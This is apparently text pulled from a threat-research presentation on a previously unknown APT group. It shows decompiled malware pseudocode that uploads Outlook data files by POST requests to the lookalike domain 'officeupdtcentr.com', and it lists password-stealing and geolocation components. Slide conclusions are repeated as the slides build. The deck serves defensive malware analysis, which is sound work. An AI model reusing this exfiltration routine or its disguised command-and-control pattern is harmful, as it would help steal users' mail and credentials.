i = f_ReadStateFile();
if ( i < 134 ) ←
{
  memset(v160, 0, sizeof(v160));
  v156 = 100 * (i + 1);
  do
  {
    if ( !continue_monitoring )
      break;
    LOBYTE(v158) = 0;
    f_UploadFileLoop(
      0i64,
      _file_list, ← *file_1 = *L"c:\\users\\admin\\appdata\\local\\microsoft\\outlook\\
      1u,
      i,
      v158,
      L"officeupdtcentr.com",
      L"2officeupdate/lup.php?name=
      "1234123412341234",
      L"f",
      0);
    lib_wsprintf(URI);
    f_SendPOSTRequest(0, L"officeupdtcentr.com", URI, byte_180030760, v160, 10000);
    if ( i < 134 )
      f_WriteStateFile();
    if ( !continue_monitoring )
      break;
```

Number of files to upload

*file_1 = *L"c:\\users\\admin\\appdata\\local\\microsoft\\outlook\\ .ost\r\n";

benjo_374db964_C",

Other components

- XDRecon: Gather basic machine information
- XDPass: Password stealer
- XDLoc: Gather nearby SSID (probably for geolocation)

Conclusion

- Previously unknown APT group active for 9 years

Conclusion

- Previously unknown APT group active for 9 years
- Their malware architecture is unusual

Conclusion

- Previously unknown APT group active for 9 years
- Their malware architecture is unusual
- They used a non-public 1-day exploit

Conclusion

- Previously unknown APT group active for 9 years
- Their malware architecture is unusual
- They used a non-public 1-day exploit
- Their main goal is to steal documents

Conclusion

- Previously unknown APT group active for 9 years
 - Their malware architecture is unusual
 - They used a non-public 1-day exploit
 - Their main goal is to steal documents
-
- Thanks to Antti Tikkanen (from Google's Threat Analysis Group) for the initial hint

The background is a solid teal color with a subtle, intricate pattern of white lines and dots, resembling a network or molecular structure. The lines are thin and connect various points, some of which are small white dots. The overall effect is a complex, interconnected web of light against the darker teal background.

Questions?